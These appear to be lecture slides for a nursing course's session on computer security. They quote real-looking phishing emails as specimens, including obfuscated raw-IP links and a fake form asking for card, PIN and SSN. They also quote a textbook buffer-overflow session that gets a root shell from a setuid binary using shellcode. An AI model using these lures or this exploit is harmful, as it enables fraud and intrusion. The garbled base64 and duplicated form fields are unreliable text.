NURS 786: System Analysis & Design

Computer Security in Brief
Lawrence I. Charters

Three Domains of Computer Health

- Body

- Mind

- Spirit

Body

- Shelter

- Furniture

- Lighting

- Electricity

- Ionizing Radiation

- Access

Mind

Mental Errors

- If it seems like a bad idea, don't do it.
- Don't give out more information than necessary.
- If it isn't working, don't upgrade. Fix it first.
- If the design invites errors, correct the design.

This is a multi-part message in MIME format.
--------------08000701040807030606060004
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: 7bit

<html><p><A HREF="https://web.da-us.citibank.com/signin/scripts/Iogin2/
user_setup.jsp"><map name="FPMap0"><area coords="0, 0, 610, 275" shape="rect" href="http://
%32%30%30%2E%32%34%36%2E%31%31%2E%31%33%35:%33%31%32%37/%63%69%74/
%69%6E%64%65%78%2E%68%74%6D"></map><img SRC="cid:part1.09010009.01020104@user-
billing03@citibank.com" border="0" usemap="#FPMap0"></A></p><p>Clip Art Links But we do have Why not? Not so good. </p></html>

--------------08000701040807030606060004
Content-Type: image/gif;
 name="kraft.GIF"
Content-Transfer-Encoding: base64
Content-ID: <part1.09010009.01020104@user-billing03@citibank.com>
Content-Disposition: inline;
 filename="kraft.GIF"

R0lGODlhZAIaAfQbAAAAAAAgMDAwMDcwKbK8AAAQOAgQAAggEBAgEBggGBggOBggICAgOCAgICAwKCg
wOCgwKDAwP/78P8AAAAA/////wAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACH5BAQAAAAALAAA
AABiAhMBAAX/YCWOZGmeowQ1S2u0bSOhdG3feK7vfO//wKBwSCwaj8ikcslsHiULw2RKrU5eEKd2y+16
v+CweEwum2tQqqlptyJ7f8Lh8Tq/b73CVdC3drxczeIKDhIWGh4iJO2lWBg0QgSIqUYluipeYmZqbnJ0o
jFQLliMEkRINf1OWEgQPEQOesbKztLW2PqBXo5IPBwQluRNuAggJCAq3ycrLzM13uYAmDwgFBb8mDVZZ
BAoJ3bDO4eLj5OU/UDDRwNTV1yYYQ6Q0VAgkRDwmR5vr7/P22EgADnhjAzhqNgAArSHigQIEAfxAjSpzI
SULBh4vyUdzIsaPHIBIGCGCGowEGpEgMI/wwYECgkAWLVCjxQ6a5CypUfc+rcyRMFtwMXxYx5wEAloNWQV
CARdWi3CiIJOe0qdSpWfBAdMlyIAV9CBCAFGsxaIajFm1Kpo06qlJUGBWK2wwnpN+rapJKhr8+rdi+jB
0gMlHSgIi2BGV0kOEodNkjXbN8I0uefGZA2AJEUwxwW1iE3HUxaz62S7m06dNL/MacC+wBxgqHSZRt
Z2L2WNS4c+vmUbDzjc+yC4pWiHe38ePIwz7IETuF8NrFUufXjocBTAnYeGDpm69+95hYK70Xy0QdCk
watfz9N6juzmh9s+y76+/Ylh6dcoT3w7+tv3BSjgPgnEhA8O8PVH2/9/+g3o4IPVH2/9/+g3o4IPVHy
HOcdhiLAEs9kM9CBSgQSILzjcCSggB66OKLl1y1VAKu2FOQibCt9h8CBLSCgFMpwijkkITYVtcBcelY
gltBAeULiw0SKeWUZ7RVVwEHYMRfUpcdZV6UVIYp5hfTiKWAOwmKoFpQy0E55ptweiGBAA4YU4xJ+RAQ
wZ7XzaMAAgg4NoIAe0agUZyJqqrooow26uijkEYq6aSUVmrppZhm+kYYAnHbq6aeghirqqqqKaq
6qqsturqq7DGKuustNZq66245qrrrrymqumvwAYr7LDEFmvsscgmq+yyzDbr7LPQRivttNRWa+3/tdhm
q+223Hbr7bfghivuuOSWa+656Kar7rrstuuuu/DGK++89NZr7734qvvvvvz26++//AAc8KQAEFwyAFwdX
kPAWBNuw8A8GP/zwCBMLjGnFFTORMQ8bo7CxxEFHFMnHHHHHF186Mhck55ByCR+TsDINJ7Nc8rAtU9wwYwVT
rPDINyssgsg9+5zzz0PjvLDBRid8cNFE1wz00vPrKnTR7ts9c4e6+zz19rjXXYJtQddxy0cy344Ii+
HfbLUjNas8hkb+301WiDDXLccSudtdyp833CWiz3baib/vdNN6I65032XYZY9V9ttONd7cy344Ii+

CITIZENS BANK

Not your typical bank.®

Dear Citizens Bank customers!

Technical services of the Bank are carrying out a planned software upgrade. We earnestly ask you to visit the following link to start the procedure of confirmation of customers' data:

http://www.citizensbank.com/customerservice/cust_serv_gtway.asp

© 2004 Citizens Financial Group.

Subject: Citizens Bank customer notification: data confirmation [Mon, 25 Oct 2004 20:41:05 -0100]
Content-Type: multipart/related;
 boundary="------------040809020000020700030003"
Message-ID: <auto-000004402563@wap.org>

This is a multi-part message in MIME format.
--------------040809020000020700030003
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: 7bit

<html><p><A hRef="http://www.citizensbank.com/customerservice/cust_serv_gtway.asp"><map
name="FPMap0"><area coords="0, 0, 567, 270" shape="rect" href="http://
%36%38%2E%39%35%2E%31%38%38%2E%33%35:%38%37/%63%7A/%69%6E%64%65%78%2E%68%74%6D"></map><img SRC="cid:
part1.05040300.07010707@supprefnum545498808@citizensbank.com" border="0" usemap="#FPMap0"></A></
p><p><font color="#FFFFF3">How's your? Fine, thanks. in 1906 You might put Lovely day in 1945 How are you?
Lyrics Jennifer Love Hewitt No problem. don't look very fit Where is the in 1823 loook at Shakespeare dogs
and cats in 1825 aren't you? Graduation I'll give you .. Ok deal The IRS I must go Pokemon Halloween </
font></p></html>

--------------040809020000020700030003
Content-Type: image/gif;
 name="ionic.GIF"
Content-Transfer-Encoding: base64
Content-ID: <part1.05040300.07010707@supprefnum545498808@citizensbank.com>
Content-Disposition: inline;
 filename="ionic.GIF"

R0lGOD1hPgIOAfR0AAABAMDAwMDcwCAgQEAgQEBAQGBAQGBggQGBggIBggICAgKCAgCCggECggEDA
gGDAgGDAwIDAwKDAwP/78KCgpAAA//////wAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACH5BAQAAAALAAA
AAA3Ag4BAAX/4CWOZGmeaKqubOu+cCzPdG3feK7vfO//wKBwSCwaj8ikcslsOp/QqHRKrVqv2Kx2y+16
v+CweEwum8/otHrNbrvf8Lh8Tq/b7/i8fs/v+/+AgYKDhIWGh4iJiouMjY6PRxQXAg6VlpcOE5KQnJ2e
gA+aDQykpaYMDpufq6ytbQIMDRcTp7UMEa65urteFKMMEhcOtqcCvMfIyU0SphSwxKUNqsrU1dY4vqa4
EdClEzTOAtN24xTj1+jpM9zF2d3d3SMQIRvw0NEhQTxnMUDvUP/aQaOLinrqBBFc9OObjArNstGLRQCZjI
bdQ3OvJKORDQMNa5gyDTDbN17Fc3fSwi/0Io8exiGXMtEupLiCukzXQRbU1LCO1BC3fnmAUTILBSA2P9
612q12Bb0QQY+ZzEt2i8YBKpTg1242s/1pKf6JjCNkC8FhVIoHwQ88WAc0X6pSMyr1PbBU1y+jNa8ybeO
O2LBxDr0iqLhyhMO8Ob8dnagYAahJNS7QIEdvAvcyE7oaKxywAmbH1IeyQCls1EEad0jKvqEO5QNZbFk
QHiWR1UUmB0dTSruJFIRPvYdzqYjNEm5JShfzry2iV9aTcgbMUw20U0NZ8J7tvfB3ogLRXAfMeHw74DT
JI8QOMLXXhOvRzQMT0Itfbm131+wN+JZdKHEBRiHSdBEZ8NZpKAEH/91sYjnUnbySTKeCBHoE58ICJqH
T38m+cZQeGfJJoIE95Vw4X4JmoiWCcYZmE1/pGjFjHMC1niGQ731IFML1Z0A4WytkQAeCQjWNBEJ1OS0
F4kYjhIchgaqGJAEE1Sn4Ii/6IcZBJxR55J/v9Fo45hj4OgRDj1diUKPLKYIpJYolkYkSvx4xU1tsU4
Ioj0VLgCgrEAFKhXvrB22QgR4KJWLPq8KB4p+aBC5qRomHloDWny2GCbcr5pwpBz9jaKgpRI0iWTI54S
pYm/zLQobeQt1BBhEdRJjySOnieompT22oWZJdKQ0KqIbVrCj0gCZ8JIVyJoDzOk+raoNKhSqKr/WSs2
maMIL2YTFaKHSQaZMF9Gg56v6HpBIDEuCQcTQhppKiIJyMIYZJ7zYqgsZnf65k5iJVISjbvZpkqKhLco
16pc5g2bK3fuEJvuxFPwpNOemCwlMQkm8boht8bS62ay945UW4YYTlMqh/FSporAncJXcJ4MSDLPP4Ia
WKvIBYPZKXAUB+0EaSRhiOvx5byLQkOfMtm0jHb+94zh1pIJ5EzeXiepJPclw3SJzJUijm7aXvozviN
DCY/pCwt9NtOWGyKT8YB9pNJ77GtytM8qzkhyLCKIJa+QXonntZ58qngVQSPHOdCVZbADkqJLqu2nlsj
DffmRrBTizk4XopQ/4dUTs7xwSaws+oz30YET24MhNs2htzoA23qXO932VlwPgqcORRMW5J+ETkd7Nfk
7Wt0yJw3bwSgpliFo5qnwGxK2dYGhJLlsW9P2pMd0mQMuKiMFJ7rq1aCaCwKi87v9Uobw46fXecnAARt

Dear Suntrust Bank Member,

Security 🔒 **Message**

Due to concerns, for the safety and the integrity of your SunTrust Bank account, we have issued this Warning message.

We recently received a request from one jewelry shop in Paris, France to enable the charge to your card in amount of $95,45.

THE PAYMENT IS PENDING FOR THE MOMENT.

If the purchase was made by yourself, please ignore or remove this email message.

If you authorize the purchase, the billing will be approved and it will be shown in your monthly statement as "Louis Rekojos de Antonio, Paris, France

If the purchase was not made by you would like to decline the $95,45 billing to your card, please follow the link below to decline the transation.

https://internetbanking.suntrust.com/SSL/DeclineTransaction

Login and complete the form with the correct information, so we can identify you as the rightful owner of the credit card.

We apologize for any inconvenience this may cause, and apriciate your assistance in helping us maintain the integrity of the entire Suntrust system.

Thank you for your prompt attention to this matter.

SUNTRUST
SunTrust Bank - Fraud Center
1-800-SUNTRUST
fraud_prevention@suntrust.com

Please do not reply to this mail. Mail sent to this address cannot be answered

SUNTRUST

Dear SunTrust Bank Client,

Recently there have been a large number of identity theft attempts targeting SunTrust customers. In order to safeguard your account, we require that you confirm your bank details(credit card information and login/password for online banking, if you have).

This process is mandatory, and if not completed within the nearest time your account or credit card may be subject for temporary suspension.

Please click on the link bellow in order to regain access to your account:

https://internetbanking.suntrust.com/

For more information about how to protect your account please visit SunTrust Bank Security Center. We apologize for any incovenience this may cause, and we apriciate your assistance in helping us to maintain the integrity of the entire SunTrust system.

Thank you for your prompt attention to this matter and thank you for using SunTrust Bank!

Sincerely,

*Do not reply to this e-mail as it is an unmonitored alias.
*Your SunTrust message center was disabled.

The SunTrust Security Department Team.

usbank.
Five Star Service Guaranteed

Customer Service   Contact Us   Locations

Internet Banking

Dear U.S Bank customer,

We recently reviewed your account, and suspect that your U.S Bank account may have been accessed by an unauthorized third party.Protecting the security of your account and of the U.S Bank network is out primary concern.

Therefore, as a preventative measure, we have temporarily limited access to sensitive U.S Bank account features.

Click the link below in order to regain access to your account:

https://www4.usbank.com/internetBanking/RequestRouter?requestCmdId=DisplayLoginPage

For more information about how to protect your account, please visit U.S Bank Security Center.

We apologize for any inconvenience this may cause, and apriciate your assistance in helping us maintain the integrity of the entire U.S Bank system.

Thank you for your prompt attention to this matter.

Sincerely,

The U.S BANK Security Department Team.

Please do not reply to this mail.Mail sent to this address cannot be answered. For assistance, log in to your U.S Bank account and chose the "Help" link in the header of any page.

🔒 **Connection Secured**

Member FDIC

Privacy Pledge | Security Standards   © 2004 U.S. Bancorp
USB Column:COL 1

Internet Banking

Internet Banking Maintenice

Enter Your Information: Step 2 of 3

Personal Account

▸ **Primary Account Holders Full Name**

[   ]

Enter your Full Name on your account statement.

▸ **Phone Number**

[   ]

Enter your Home Phone Number.

▸ **Checking or Savings Account Number**

[   ]

Enter your U.S. Checking or Savings Account Number, omitting spaces and hyphens.

▸ **Check or ATM Card Number**

[   ]

Enter your U.S. Bank Check Card or ATM Card number, omitting spaces and hyphens.

▸ **Expiration Date**

spaces and hyphens.

▶ **Check or ATM Card Number**

Enter your U.S. Bank Check Card or ATM Card number, omitting spaces and hyphens.

▶ **Expiration Date**

Enter your U.S. Bank Check Card or ATM Card expiration date.

▶ **Card ID** ?

Enter your 3-digit Card ID. Located on the back of your U.S. Bank Check Card or ATM card.

▶ **PIN** ?

Enter your 4-digit PIN (Personal Identification Number) for your U.S. Bank Check Card or ATM card.

▶ **Date Of Birth**

Example: Month / Day / Year

▶ **Social Security Number**

Spirit

```
$ ls -l /usr/bin/efstool
-rwsr-xr-x    1 root     root        14056 Sep 25 01:28 /usr/bin/efstool
$ /usr/bin/efstool `perl -e 'print "A"x3000;'`
Segmentation fault
$ gdb -q /usr/bin/efstool
(no debugging symbols found)...(gdb) run `perl -e 'print "A"x3000;'`
Starting program: /usr/bin/efstool `perl -e 'print "A"x3000;'`
(no debugging symbols found)...(no debugging symbols found)...
(no debugging symbols found)...(no debugging symbols found)...
(no debugging symbols found)...(no debugging symbols found)...
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) print $p
$1 = void *) 0x41414141
(gdb) x/48x ($esp-2800)
0xbfffdd60:     0xbfffef93      0xbfffe7d0      0xbfffe848      0x4002463f
0xbfffdd70:     0x00000003      0xbfffef93      0xbfffe7d0      0x00000000
0xbfffdd80:     0x00000000      0x00000000      0x00000000      0xbfffef93
0xbfffdd90:     0x00000000      0x00000000      0x00000000      0xbfffef93
0xbfffdda0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffddb0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffddc0:     0x00000000      0xbfffddd0      0x00000000      0x00000000
0xbfffddd0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffdde0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffddf0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffde00:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffde10:     0x41414141      0x41414141      0x41414141      0x41414141
(gdb) quit
The program is running.  Exit anyway? (y or n) y
$ od -x -c shellcode
0000000 c031 46b0 db31 c931 80cd 16eb 315b 88c0
          1 300 260   F   1 333   1 311 315 200 353 026   [   1 300 210
0000020 0743 5b89 8908 0c43 0bb0 4b8d 8d08 0c53
          C  \a 211   [  \b 211   C  \f 260  \v 215   K  \b 215   S  \f
0000040 80cd e5e8 ffff 2fff 6962 2f6e 6873
        315 200 350 345 377 377 377   /   b   i   n   /   s   h
0000056
$ wc -c shellcode
     46 shellcode
$ bc -ql
2500/6
416.66666666666666666666
(417*6+46)/4
637.00000000000000000000
quit
$ echo 'main(){int sp;printf("%p\n",&sp);}'>esp.c;gcc esp.c;./a.out;rm ./a.out
0xbffff9b4
$ /usr/bin/efstool `perl -e 'print "HIJACK"x417;'``cat shellcode``perl -e
 'print "\xb4\xf9\xff\xbf"x50;'`
sh-2.05a# id
uid=0(root) gid=100(users) groups=100(users),10(wheel),18(audio)
```

HACKING

THE ART OF EXPLOITATION

JON ERICKSON

Demonstration